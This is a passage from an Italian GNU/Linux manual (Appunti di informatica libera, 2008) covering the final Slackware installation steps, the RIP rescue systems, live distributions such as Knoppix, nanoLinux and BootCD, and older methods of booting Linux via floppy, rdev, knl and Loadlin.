Probabilmente, la scelta migliore è proprio la prima, quella corrispondente alla voce *bootdisk*, tenendo conto che successivamente conviene ricompilare il kernel in base alle proprie esigenze specifiche. Se si opta per la voce *bootdisk*, viene richiesto l'inserimento del dischetto in questione.

46.4 Configurazione del sistema

Al termine dell'installazione dei pacchetti prescelti, la procedura di installazione propone di iniziare la fase della configurazione del sistema. Si può passare alla fase di configurazione anche utilizzando l'opzione *CONFIGURE* del menù generale. Eventualmente, in caso di ripensamenti, la configurazione può essere ripetuta, saltando l'indicazione degli elementi che si ritiene siano configurati correttamente.

La sequenza successiva delle richieste fatte dalla procedura, dipende da cosa è stato installato. Nelle sezioni seguenti vengono mostrati solo alcuni punti importanti.

46.4.1 Dischetto di avvio

La prima fase è quella che prevede la preparazione di un dischetto da usare per l'avviamento del sistema in caso di emergenza. In pratica viene utilizzato il kernel prescelto (o l'ultimo se si è tentato di installarne più di uno) copiandolo in un dischetto. Conviene rispondere affermativamente alla proposta della procedura di installazione. Si tratta quindi di togliere l'ultimo dischetto utilizzato dall'unità (ammesso che ce ne sia ancora uno inserito) e inserire un dischetto inizializzato precedentemente. Si ottiene un elenco di possibilità:

```
format          format floppy disk in /dev/fd0
simple          make simple vmlinuz > /dev/fd0 bootdisk
lilo            make lilo bootdisk
continue        leave bootdisk menu and continue with the configuration
```

Come si vede, è possibile inizializzare il dischetto prima di utilizzarlo. In generale, per realizzare un dischetto di avvio è meglio selezionare la voce `lilo`. Quindi, viene richiesto di inserire il dischetto e di confermare.

46.4.2 Configurazione e installazione del sistema di avvio

Inizia quindi una fase piuttosto delicata: quella dell'impostazione del sistema che si occupa di eseguire l'avvio del kernel Linux.

Per poter avviare il sistema, si deve modificare il *Master boot record*, o MBR, di conseguenza, se prima esisteva un altro sistema operativo che si avviava autonomamente, dopo questa modifica non si può avviare più, se non per mezzo del nuovo sistema di avvio. Se però questo sistema di avvio viene installato o configurato male, allora non si può avviare né GNU/Linux e nemmeno gli altri sistemi operativi eventuali.

```
               simple  Try to install LILO automatically
               expert  Use expert lilo.conf setup menu
               skip    Do not install LILO
```

La scelta iniziale che viene proposta permette di indicare se installare o meno il sistema di avvio; in generale dovrebbe essere conveniente selezionare la voce `simple`.

```
      MBR     Install to Master Boot Record
      Root    Install to superblock (which must be made bootable)
      Floppy  Install to a formatted floppy in /dev/fd0 (A:)
```

Le alternative successive sono abbastanza chiare: la voce `MBR` si riferisce alla possibilità di installare il sistema di avvio alterando il settore iniziale del disco, per controllare direttamente l'avvio di tutti i sistemi operativi; la voce `Root` permette di alterare solo il primo settore di una partizione, che deve essere resa avviabile in qualche altro modo (per mezzo di un altro programma); la voce `Floppy` permette di non toccare alcunché e di fare una prova con un dischetto (che non contiene il kernel, ma solo un settore di avvio). In condizioni normali, se non si teme di commettere errori, è meglio selezionare la voce `MBR`; in alternativa, la scelta più prudente è quella di usare un dischetto.

46.4.3 Ora locale

L'ultimo elemento della configurazione che vale la pena di prendere in considerazione è la definizione dell'ora locale. Viene proposto un elenco lunghissimo di fusi orari. Per identificarli sono state usate le città più importanti, di solito le capitali:

```
...
Europe/Prague
Europe/Riga
Europe/Rome
Europe/San_Marino
Europe/Sarajevo
Europe/Simferopol
Europe/Skopje
...
```

Nel caso dell'Italia si deve selezionare la voce `Europe/Rome`.

46.5 Conclusione

Al termine della configurazione, riappare il menù generale della procedura di installazione, dal quale, finalmente, si può selezionare l'uscita con la voce `EXIT`. Quello che si ottiene è nuovamente l'invito della shell, dal quale si può arrestare il sistema nel modo tradizionale.

`#` **`shutdown -h now`** [*Invio*]

46.6 Riferimenti

- *Slackware Linux*

  ⟨http://www.slackware.com/⟩

Parte x

Sistemi GNU/Linux che non richiedono installazione

Capitolo 47

RIP

RIP, che di solito sta per *rest in peace* («riposa in pace») è il nome di una serie di sistemi GNU/Linux e FreeBSD di emergenza, da avviare attraverso dischetti o CD di dimensioni ridotte. In tal caso, il nome è da leggere, un po' ironicamente, come *Recovery is possible*.

Le versioni più compatte di RIP si avvalgono di Crunchbox, che è un programma ottenuto mettendo assieme le funzionalità principali di un gran numero di programmi di servizio tipici dei sistemi Unix.

In generale, le versioni GNU/Linux di RIP si basano sulla distribuzione Slackware.

47.1 RIP ISO

Le versioni di RIP ISO, [1] ovvero quelle per CD di piccole dimensioni, sono distribuite attraverso file-immagine con un nome del tipo '`RIP-`***versione***`.iso.bin`'.

La riproduzione di un CD RIP ISO a partire dal file-immagine segue la stessa procedura di ogni altro tipo di CD. Eventualmente si può consultare il capitolo 170. Al termine si ottiene un CD autoavviabile.

RIP ISO dovrebbe essere riproducibile in un CD formato tessera, ma nonostante la limitazione di spazio dispone di molti strumenti, anche per il collegamento attraverso la rete.

L'aspetto più importante di RIP ISO, rispetto ad altri sistemi GNU/Linux autonomi, sta nel fatto che si carica completamente nella memoria RAM (in un disco RAM), liberando il lettore CD.

La documentazione che accompagna RIP ISO è molto semplice, senza entrare nel dettaglio della struttura del sistema, considerato che si tratta sostanzialmente di una riduzione di una distribuzione Slackware. Tuttavia è descritto molto bene in che modo è possibile espandere il contenuto del CD in una directory di lavoro per fare delle modifiche al sistema contenuto e generare un nuovo CD.

47.2 RIP 1680

Le versioni di RIP 1680, [2] sono adatte alla riproduzione di dischetti da 9 cm (3,5 in) con il formato speciale 1 680 Kibyte. Si tratta di un sistema operativo di dimensioni molto ridotte, basato su Crunchbox, che in questa versione incorpora anche le funzionalità di Midnight Commander ('**`mc`**'). Il dischetto che si ottiene non dispone di funzionalità di rete.

Il sistema viene distribuito attraverso file-immagine con un nome del tipo '`RIP-`***versione***`.1680.bin`' e richiede l'inizializzazione di un dischetto in modo particolare:

```
# fdformat -n /dev/fd0u1680 [Invio]
```

Il comando appena mostrato va usato da un sistema GNU/Linux già funzionante. Per trasferire il file-immagine nel dischetto si può usare '**`cp`**' indicando come destinazione il file di dispositivo stesso:

```
# cp file_immagine /dev/fd0u1680 [Invio]
```

Il dischetto che si ottiene è completo di kernel e non richiede altro.

47.3 RIP 1440

Le versioni di RIP 1440, [3] sono adatte alla riproduzione di dischetti da 9 cm (3,5 in) con il formato standard (1 440 Kibyte). Si tratta di un sistema di dimensioni ancora più ridotte, basato su Crunchbox, ma in una versione più piccola (in questo caso non c'è più Midnight Commander). Il dischetto che si ottiene non dispone di funzionalità di rete.

Il sistema viene distribuito attraverso file-immagine con un nome del tipo '`RIP-`***versione***`.1440.bin`' e richiede operazioni particolari per l'inizializzazione, dal momento che il formato è quello comune.

Per trasferire il file-immagine nel dischetto si può usare '**`cp`**' indicando come destinazione il file di dispositivo stesso:

`#` **`cp`** ***file_immagine*** **`/dev/fd0`** [*Invio*]

Il dischetto che si ottiene è completo di kernel e non richiede altro.

47.4 Riferimenti

- Kent Robotti, *(R)ecovery (I)s (P)ossible*

  ⟨*http://www.tux.org/pub/people/kent-robotti/looplinux/rip/*⟩

  ⟨*ftp://ftp.tux.org/pub/people/kent-robotti/looplinux/rip/*⟩

- Kent Robotti, *Crunchbox*

  ⟨*http://freshmeat.net/projects/crunchbox/*⟩

[1] **RIP ISO** GNU GPL

[2] **RIP 1680** GNU GPL

[3] **RIP 1440** GNU GPL

Capitolo 48

Sistemi GNU/Linux autoavviabili comuni

Le distribuzioni GNU/Linux realizzate in modo da essere autoavviabili e indipendenti dal disco fisso sono molte. In questo capitolo se ne citano alcune.

Quando si tratta di sistemi GNU/Linux funzionanti direttamente da CD o da DVD, di solito questi vengono diffusi attraverso un file contenente l'immagine del file system. Utilizzando tale file per la registrazione di un CD-ROM, o di un DVD-ROM, si genera normalmente un disco autoavviabile (la creazione di un CD-ROM e di un DVD-ROM è descritta nel capitolo 170).

La riproduzione di un CD o di un DVD del genere richiede normalmente un disco vergine di ottima qualità, in grado di contenere tutta la durata prevista. Nello stesso modo, l'utilizzo del disco che si ottiene richiede poi un lettore di buona qualità, abbastanza veloce e in grado di leggere anche dischi con capacità elevate.

Naturalmente, qualunque sia il tipo si supporto per il quale è stato preparato il sistema GNU/Linux in questione, è necessario verificare la configurazione del firmware (il BIOS), in modo da far precedere l'avvio da questo tipo di supporto piuttosto che dal disco fisso.


48.1 Knoppix

Knoppix[1] è un sistema GNU/Linux su CD/DVD autoavviabile, ma anche installabile, abbastanza generalizzato e fortunato (⟨*http://www.knoppix.org/*⟩), essendoci una miriade di varianti realizzate per scopi particolari.

All'avvio è possibile passare una serie di parametri per configurare inizialmente il suo funzionamento; di solito si interviene così per definire subito il tipo di tastiera che si intende utilizzare:

```
boot: knoppix lang=it [Invio]
```

Al termine della procedura di avvio del sistema, si ottengono alcune console già aperte e una scrivania grafica controllata da KDE. Le console sono aperte in qualità di utente '**`root`**', mentre la grafica funziona come utente '**`knoppix`**'. L'utente '**`root`**' non ha una parola d'ordine, pertanto non è possibile accedere in qualità di amministratori, se non dalle console attivate in modo automatico.

Figura 48.1. KDE avviato automaticamente, da una delle prime versioni del CD Knoppix.

Una caratteristica di Knoppix che a molti piace, sta nel fatto che, quando si dà il comando di arresto del sistema operativo, il CD o il DVD viene estratto automaticamente dal lettore.

48.2 nanoLinux

nanoLinux[2] è un altro sistema GNU/Linux autoavviabile e installabile, orientato in particolare alla didattica o comunque a un uso consapevole, senza sfoggio di effetti speciali.

nanoLinux non ha nulla di eccezionale; al contrario cerca di essere il più simile a una distribuzione GNU/Linux installata normalmente, ma senza raffinatezze estetiche superflue. La gestione della grafica (con X) è priva di un gestore di sessione e il gestore di finestre è volutamente molto semplice.

Figura 48.2. Aspetto spartano della grafica di nanoLinux. Al centro dello schermo si può visualizzare un terminale trasparente che mostra discrezione i messaggi emessi dai programmi. nella figura si vede in particolare un altro terminale, in primo piano, che mostra lo stato di avanzamento dell'avvio di un programma.

```
Smart Common Input Method 1.4.6

Launching a SCIM daemon with Socket FrontEnd...
Loading simple Config module ...
Creating backend ...
keyboard groups: it,dk
Use
Load  Loading...
Star   5904 ?       Dl     0:00 x-www-browser
Laun   5904 ?       Rl     0:01 x-www-browser
Load
Crea
Load
GTK

Starting SCIM as daemon ...
SCIM has been successfully launched.
/tmp/file1MPugU.fg.jpg is a 1280x960 JPEG image, color space
YCbCr, 3 comps, Huffman coding.
  Merging...done

tizio@172.17.1.1 | d | t | t | m | i |      | Mon 2007-12-12 12:12:12
```

nanoLinux è un lavoro che si affianca a quello di *Appunti di informatica libera*, pertanto ne include anche una copia consultabile e viene distribuito attraverso gli stessi canali di questa opera. Si può ottenere gratuitamente un DVD contenente l'ultima edizione di nanoLinux scrivendo all'autore ⟨*appunti2 (ad) gmail·com* ⟩. Il volume XXXII descrive il funzionamento e l'utilizzo di nanoLinux.

48.3 BootCD

La distribuzione GNU/Linux Debian dispone di BootCD,[3] un pacchetto applicativo che ha lo scopo di preparare automaticamente un CD-ROM autoavviabile del file system attuale. Tuttavia, dal momento che la realizzazione di un CD-ROM autoavviabile non è mai un'operazione semplice, anche se tutto viene preparato in modo automatico, non sempre si riesce a ottenere un CD realmente funzionante. A ogni modo, BootCD è comunque un buon punto di partenza per chi vuole cimentarsi in questo tipo di esperienza.

Prima di poter realizzare il proprio CD-ROM autoavviabile, probabilmente è necessario disinstallare tutto ciò che non serve, dal momento che lo spazio a disposizione nel CD-ROM, anche se si usa un file system compresso, è sempre poco; inoltre occorre procedere alla configurazione di BootCD modificando il file '`/etc/bootcd/bootcdwrite.conf`'.

Naturalmente, perché si possa procedere alla realizzazione del CD-ROM e perché questo si possa poi avviare regolarmente, servono alcune funzionalità nel kernel Linux, che però sono abbastanza comuni. In modo particolare deve essere possibile accedere a file system ISO 9660 (altrimenti non si potrebbe innestare il CD-ROM); è necessaria la gestione di dischi RAM, è necessario poter accedere a file system inseriti all'interno di file. A ogni modo, nella breve documentazione che accompagna BootCD sono elencate nel dettaglio le voci indispensabili della configurazione del kernel Linux; inoltre c'è sempre la possibilità di usare kernel precompilati, predisposti per la distribuzione, che dovrebbero risultare già completi per questo scopo.

Il file di configurazione '`/etc/bootcd/bootcdwrite.conf`' è un file di testo contenente direttive che sono in pratica l'assegnamento di variabili di ambiente, dove le righe bianche e quelle che iniziano con il simbolo '**`#`**' sono semplicemente ignorate. Il file che viene fornito contiene una descrizione abbastanza esauriente del significato delle varie variabili che vengono inizializzate. Vengono mostrati e descritti alcuni estratti.

```
# Define the filesystem root from which to build an image.
SRCDISK=/
```

La variabile '**`SRCDISK`**' identifica la directory principale del file system che si vuole trasferire nel CD-ROM. Di solito è la stessa directory principale del sistema in uso.

```
# Define the kernel which is used
KERNEL=$SRCDISK/boot/vmlinuz-2.4.21
```

La variabile '**`KERNEL`**' identifica il percorso in cui si trova il file contenente il kernel; come si vede dall'esempio, conviene fare riferimento alla variabile '**`SRCDISK`**' definita in precedenza.

```
# Two Ramdisks ram1 and ram2 will be created, with the following directories:
#   ram1: /dev /etc /home /root /tmp
#   ram2: /var
# Both Ramdisks have the same size which is defined by RAMDISK_SIZE
#
# Example: If you want to spend 16MB for RAM Filesystems:
#   RAMDISK_SIZE=8192
RAMDISK_SIZE=32768
```

Il CD-ROM autoavviabile che si va a creare utilizza due dischi RAM della dimensione indicata dalla variabile '**`RAMDISK_SIZE`**'; in questo caso verrebbero impegnati un totale di 65 636 Kibyte. Durante la fase di preparazione del CD-ROM, BootCD fa una verifica della configurazione e dell'impiego prevedibile di memoria, avvisando se sembra troppo poca.

```
# TYP=CD|DVDPLUS
# Define TYP=CD if you have a CD-RW drive. Define TYP=DVDPLUS if you have a
# DVD+RW drive and want to write a DVD+ media or TYP=CD if you want to
# write a CD media.
# To use TYP=DVDPLUS the debian package bootcd-dvdplus must be installed.
TYP=CD
```

BootCD è in grado di realizzare un CD-ROM tradizionale, oppure un DVD-ROM. Per questo è necessario specificare cosa si vuole nella variabile '**`TYP`**'; in questo caso è stato specificato un CD tradizionale.

```
# If you have an IDE unit, use ide-scsi emulation.
# (See http://fy.chalmers.se/~appro/linux/DVD+RW/). Example:
#   CDSCSI=/dev/scd0
CDSCSI=0,0,0
```

BootCD guida alla realizzazione del CD-ROM fino all'incisione del CD. Pertanto, è necessario specificare le coordinate SCSI per raggiungere il masterizzatore nella variabile '**`CDSCSI`**'.

```
# Needed if you specified TYP=CD
CDSPEED=4
```

La variabile '**`CDSPEED`**' consente di indicare una velocità massima di scrittura.

```
# CDDEV=/dev/hda|/dev/hdb|/dev/hdc|/dev/hdd|/dev/scd0|/dev/scd1|/dev/scd2
# You can specify one or more CD devices to boot from.
# The first entry is the default. The rest will be given as boot options
# to the user. See DISPLAY.
#   CDDEV="/dev/hdc /dev/hda /dev/hdb /dev/hdc /dev/hdd /dev/scd0 /dev/scd1"
CDDEV="/dev/hdc /dev/hda /dev/hdb /dev/hdc /dev/hdd /dev/scd0 /dev/scd1"
```

Come si vede dalla spiegazione, la variabile '**`CDDEV`**' permette di indicare un elenco di file di dispositivo da usare per avviare il CD-ROM che si va a realizzare. Normalmente, quella che si vede nell'esempio è la configurazione più appropriata.

```
# DEVFS=yes|no
# With devfs you do not need devicefiles and inodes in /dev/*.
# If running diskless this will save some ram.
# See /usr/src/linux/Documentation/filesystems/devfs/README for more infos.
#   DEVFS=no
DEVFS=no
```

Se il sistema da cui si vuole ottenere un CD-ROM utilizza il sistema Devfs, che consiste nella creazione dinamica dei file di dispositivo a partire da una directory '`/dev/`' vuota, è necessario assegnare la stringa '**`yes`**' alla variabile '**`DEVFS`**'.

Per avviare la creazione del CD-ROM, si usa il comando '**`bootcdwrite`**', senza argomenti, avviato con i privilegi dell'utente '**`root`**':

`#` **`bootcdwrite`** [*Invio*]

In condizioni normali il programma descrive lo stato del procedimento, chiedendo conferma all'utente in presenza di situazioni che potrebbero creare dei problemi.

48.4 Riferimenti

- Klaus Knopper, *Knoppix*

  ⟨*http://www.knoppix.org/*⟩

- *nanoLinux*, volume XXXII

  ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/HTML/usare_nanolinux.htm*⟩

[1] **Knoppix** GNU GPL; i singoli applicativi sono sottoposti eventualmente alle loro condizioni specifiche

[2] **nanoLinux** GNU GPL; i singoli applicativi sono sottoposti eventualmente alle loro condizioni specifiche

[3] **BootCD** GNU GPL

Indice analitico del volume

Appunti di informatica libera 2008

Volume II

Iniziare 2

Via Morganella Est, 21 -- I-31050 Ponzano Veneto (TV) -- ⟨*appunti2 (ad) gmail·com* ⟩

Al momento della pubblicazione di questa edizione, l'unico punto di distribuzione aggiornato e completo dell'opera è quello offerto generosamente dal GARR:

- lettura in linea dell'ultima edizione standard: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/HTML/a2.htm*⟩
- lettura in linea dell'anteprima alla prossima edizione: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/anteprima/a2.htm*⟩
- scarico file: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- scarico file: ⟨*ftp://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- rsync: ⟨*rsync://na.mirror.garr.it/AppuntiLinux/*⟩

Parte xi

Avvio del sistema operativo

Capitolo 49

Caricamento di GNU/Linux

Di solito, il caricamento di un sistema operativo avviene perché, all'atto dell'accensione di un elaboratore, il firmware (il BIOS degli elaboratori x86) si occupa di leggere ed eseguire un piccolo programma residente all'inizio di un disco o di un altro tipo di unità di memorizzazione. Negli elaboratori x86 questa porzione iniziale della memoria di massa è nota come MBR, ovvero *Master boot record*, costituito da un solo settore (512 byte). Eventualmente, quando si fa riferimento a una unità che non si suddivide in partizioni (come con i dischetti), si parla semplicemente di settore di avvio o di *boot*. Questo piccolo programma iniziale si occupa a sua volta di avviare il kernel (direttamente o attraverso un programma intermedio).

Nei sistemi con architettura x86 esistono diversi modi per effettuare il caricamento di GNU/Linux; in questo capitolo si trattano i metodi di avvio più facili da comprendere, mentre in capitoli separati viene descritto l'uso di GRUB e di LILO, che sono invece i sistemi di avvio più importanti per un sistema GNU/Linux.

49.1 Kernel in un dischetto

Negli anni 1990, quando il kernel Linux era ancora abbastanza «piccolo», era molto pratico creare un dischetto di avvio contenente solo il kernel, per avviare così un sistema GNU/Linux. Anche se questo metodo è superato (sia perché i dischetti magnetici sono destinati a scomparire, sia perché la dimensione di un kernel Linux, per quanto ridotto, è sempre molto grande), è utile comprenderne il funzionamento. Evidentemente tale modalità può riguardare solo delle vecchie versioni di sistemi GNU/Linux.

Nell'esempio seguente si copia il kernel '`vmlinuz`' nel dischetto contenuto della prima unità.[1]

`# cp vmlinuz /dev/fd0` [*Invio*]

La copia fatta in questo modo non è la copia di un file in un dischetto che contiene un file system: il dischetto diventa il file stesso e questo tipo di dischetto non può contenere più di un file. Questo particolare è molto importante e deve essere compreso necessariamente.

Il file del kernel Linux è qualcosa di molto raffinato: contiene il codice necessario per autoavviarsi dopo essersi decompresso. Infatti, la parte più consistente del kernel viene compressa alla fine del procedimento di compilazione. Naturalmente, il kernel non ha sempre la necessità di autoavviarsi, ma questa possibilità è importante per facilitare ancora di più l'avvio del sistema.

Il kernel è così in grado di avviarsi da solo, ma può non essere stato predisposto per utilizzare esattamente il file system principale desiderato, così come altri elementi predefiniti potrebbero non corrispondere alla realtà. Si può utilizzare il programma '**`rdev`**' [2] per alterare questi elementi direttamente nel file del kernel o nell'immagine copiata nel dischetto:

rdev [*opzioni*] [*immagine* [*altre_opzioni*]]

Il programma '**`rdev`**' legge o imposta i parametri di un'immagine di un kernel. L'immagine in questione può essere indicata come un nome di file, o un nome di dispositivo (tipicamente '`/dev/fd0`').

Tabella 49.1. Scomposizione della sintassi in base ad alcune opzioni.

Sintassi	Descrizione
`rdev` ***immagine***	Visualizza il nome di dispositivo corrispondente al file system principale (*root*) indicato attualmente nell'immagine. Si tratta di visualizzare il nome del file di dispositivo corrispondente alla partizione che viene utilizzata per innestare la directory radice del file system.
`rdev` ***immagine dispositivo***	Specifica un nuovo nome di dispositivo da utilizzare come partizione da innestare nella directory radice.
`rdev -R` ***immagine*** `1`	Indica di attivare inizialmente in sola lettura il dispositivo da innestare nella directory radice.
`rdev -R` ***immagine*** `0`	Indica di attivare inizialmente in lettura e scrittura il dispositivo da innestare nella directory radice.

Segue la descrizione di alcuni esempi.

- `#` **`rdev /dev/fd0 /dev/hdb1`** [*Invio*]

  Configura l'immagine contenuta nel dischetto inserito nella prima unità ('`/dev/fd0`'), definendo che la partizione da innestare nella directory radice è la prima del secondo disco fisso ('`/dev/hdb1`').

- `#` **`rdev -R /dev/fd0 1`** [*Invio*]

  Definisce che al momento dell'avvio del kernel la partizione principale sia innestata in sola lettura in modo che il file system possa essere controllato.

Un programma analogo per alterare queste informazioni nel file del kernel è '**`knl`**' [3] che forse è un po' più semplice da utilizzare:

`knl [--kernel=]` ***immagine*** [***opzioni***]

Come già per '**`rdev`**', l'immagine può essere costituita da un file su disco o dal nome di un file di dispositivo che la contiene (come nel caso di un dischetto).

Tabella 49.2. Alcune opzioni.

Opzione	Descrizione
`[--kernel=]` ***immagine***	Il file del kernel o il file di dispositivo che corrisponde al kernel può essere indicato come argomento iniziale, prima delle altre opzioni, oppure può essere argomento dell'opzione '**`--kernel`**'.
`--flags=ro`	Imposta l'apertura del file system principale in sola lettura.
`--flags=none`	Azzera tutti gli indicatori.
`--noram`	Annulla le opzioni '**`--prompt`**' e '**`--ram`**'.
`--prompt`	Richiede l'utilizzo di un disco RAM iniziale e fa sì che venga richiesto l'inserimento del dischetto da caricare in memoria.

Opzione	Descrizione
`--ram=`***scarto***	Specifica l'utilizzo di un disco RAM iniziale, tenendo conto che l'immagine del file system inizia a partire dal blocco indicato (blocchi da 512 byte). Il valore dello scarto non può essere superiore a 8191 blocchi.
`--root=`***dispositivo***	Specifica il file di dispositivo da usare per innestare il file system principale. Il file di dispositivo viene indicato come di consueto, con la forma '`/dev/`...', dove il prefisso '`/dev/`' può essere omesso. Al posto del file di dispositivo si può indicare la parola chiave '**`boot`**', a indicare di usare lo stesso file di dispositivo corrispondente all'unità usata per l'avvio.
`--root=mode-`***n*** `.` ***m***	Al posto di indicare il nome di un file di dispositivo, si può specificare direttamente il numero primario (***n***) e il numero secondario (***m***) corrispondente.
`--swap=`***dispositivo*** `--swap=mode-`***n*** `.` ***m***	Specifica il file di dispositivo per fare riferimento a una partizione o a un disco da usare come area di scambio per la memoria virtuale (*swap*).
`--video=`{`ask`|`evga`|`vga`|***n***}	Specifica la modalità video, attraverso una parola chiave intuitiva o un numero, da 0 a 65499.

Segue una sequenza di esempi, partendo da un kernel contenuto nel file '`vmlinuz-test`', che si trova nella directory corrente, nel quale si modificano alcune opzioni di funzionamento in fasi successive. Gli esempi non sono descritti, ma si mostra ogni volta l'esito del risultato attraverso '**`knl`**', chiamandolo senza l'indicazione di altre opzioni oltre al kernel stesso:

`#` **`knl vmlinuz-test`** [*Invio*]

```
Kernel image configuration:

    Image:       vmlinuz-test

    Root Dev:
    Swap Dev:    Mode-0.0

    Flags:       RO
    Video Mode:  VGA

    Ram Disk:    No
```

`#` **`knl vmlinuz-test --root=/dev/hdb1`** [*Invio*]

`#` **`knl vmlinuz-test`** [*Invio*]

```
  Kernel image configuration:

      Image:        vmlinuz-test

      Root Dev:     Mode-3.65
      Swap Dev:     Mode-0.0

      Flags:        RO
      Video Mode:   VGA

      Ram Disk:     No
```

knl vmlinuz-test --swap=/dev/hdb2 [*Invio*]

knl vmlinuz-test [*Invio*]

```
  Kernel image configuration:

      Image:        vmlinuz-test

      Root Dev:     Mode-3.65
      Swap Dev:     Mode-3.66

      Flags:        RO
      Video Mode:   VGA

      Ram Disk:     No
```

knl vmlinuz-test --video=evga [*Invio*]

knl vmlinuz-test [*Invio*]

```
  Kernel image configuration:

      Image:        vmlinuz-test

      Root Dev:     Mode-3.65
      Swap Dev:     Mode-3.66

      Flags:        RO
      Video Mode:   XVGA

      Ram Disk:     No
```

49.2 Loadlin

Loadlin[4] è un sistema di avvio costituito da un programma per sistemi Dos; pertanto, va usato durante il funzionamento di un sistema Dos.

Mentre è in funzione un sistema Dos, Loadlin deve poter raggiungere il file del kernel all'interno di una partizione Dos.[5]

Se il programma '**LOADLIN.EXE**' e il kernel si trovano nel sistema GNU/Linux appena installato, che però si vuole avviare tramite il sistema Dos per qualche motivo, è necessario mettere in funzione il sistema GNU/Linux, temporaneamente in qualche altro modo, allo scopo di trasferire il kernel e il programma di avvio nella partizione Dos. Probabilmente, il modo più semplice di avviare provvisoriamente il sistema GNU/Linux è dato da un'unità di memorizzazione esterna (un dischetto, un CD, una memoria solida), che in qualche modo contiene un kernel adatto.

Attraverso GNU/Linux si deve copiare il programma '**LOADLIN.EXE**' nel disco Dos e con esso anche il file del kernel. Quindi si può arrestare il sistema nel modo tradizionale e riavviare l'elaboratore facendo in modo di mettere in funzione il sistema operativo Dos.

Una volta riavviato il sistema operativo Dos si dovrebbero trovare i due file copiati poco prima attraverso GNU/Linux: '`VMLINUZ`' (o qualunque altro nome riferito al file del kernel) e '`LOADLIN.EXE`'.

Per avviare in modo semplice il sistema GNU/Linux mentre è in funzione il Dos, dovrebbe bastare il comando seguente. Si suppone che la partizione dedicata a GNU/Linux sia la seconda del primo disco fisso ATA.

`C:\>` **`LOADLIN C:\VMLINUZ root=/dev/hda2 ro`** [*Invio*]

In pratica, si dice a '**LOADLIN.EXE**' di caricare il file del kernel '`C:\VMLINUZ`' in modo da utilizzare la seconda partizione del primo disco fisso ('`/dev/hda2`') cominciando con un accesso in sola lettura (in modo da permetterne il controllo prima che il sistema sia messo completamente in funzione).

Prima di avviare '**LOADLIN.EXE**', vale forse la pena di disattivare eventuali sistemi di memoria cache del disco fisso. Se si usa '**SMARTDRV.EXE**' conviene scaricare la memoria cache nel modo seguente:

`C:\>` **`SMARTDRV /C`** [*Invio*]

In generale, la cosa migliore dovrebbe essere l'inserimento della chiamata a '**LOADLIN.EXE**' all'interno di un sistema di file '`AUTOEXEC.BAT`' e '`CONFIG.SYS`' che permetta l'avvio di configurazioni multiple.

L'utilizzo del programma '**LOADLIN.EXE**' è il modo più ragionevole di avviare un sistema GNU/Linux installato in un file system UMSDOS. Ciò proprio perché un file system UMSDOS si trova nella stessa partizione utilizzata per il Dos.[6]

`C:\>` **`LOADLIN C:\VMLINUZ root=/dev/hda1 rw`** [*Invio*]

In questo caso, si dice a '**LOADLIN.EXE**' di caricare il file del kernel '`C:\VMLINUZ`' in modo da utilizzare la prima partizione del primo disco fisso ('`/dev/hda1`') cominciando con un accesso sia in lettura, sia in scrittura.

Con un file system UMSDOS non è possibile iniziare in sola lettura perché non c'è un programma in grado di eseguire il controllo e la correzione di questo tipo di file system. Di conseguenza, l'unico modo per controllare e correggere eventuali errori in un file system UMSDOS è l'uso di programmi Dos quali '**CHKDSK.EXE**', '**SCANDISK.EXE**' e simili.

49.3 SYSLINUX

SYSLINUX[7] è un sistema di avvio di GNU/Linux per dischetti o partizioni con un file system Dos-FAT (deve trattarsi precisamente di FAT16), basato su architettura x86. A prima vista può sembrare qualcosa di superfluo, come una sorta di tentativo ulteriore di far convivere Dos e GNU/Linux in uno stesso disco. In realtà non è così, perché SYSLINUX consente l'avvio di un sistema GNU/Linux in modo abbastanza semplice, nelle situazioni dove con altri metodi ciò può risultare troppo complicato.

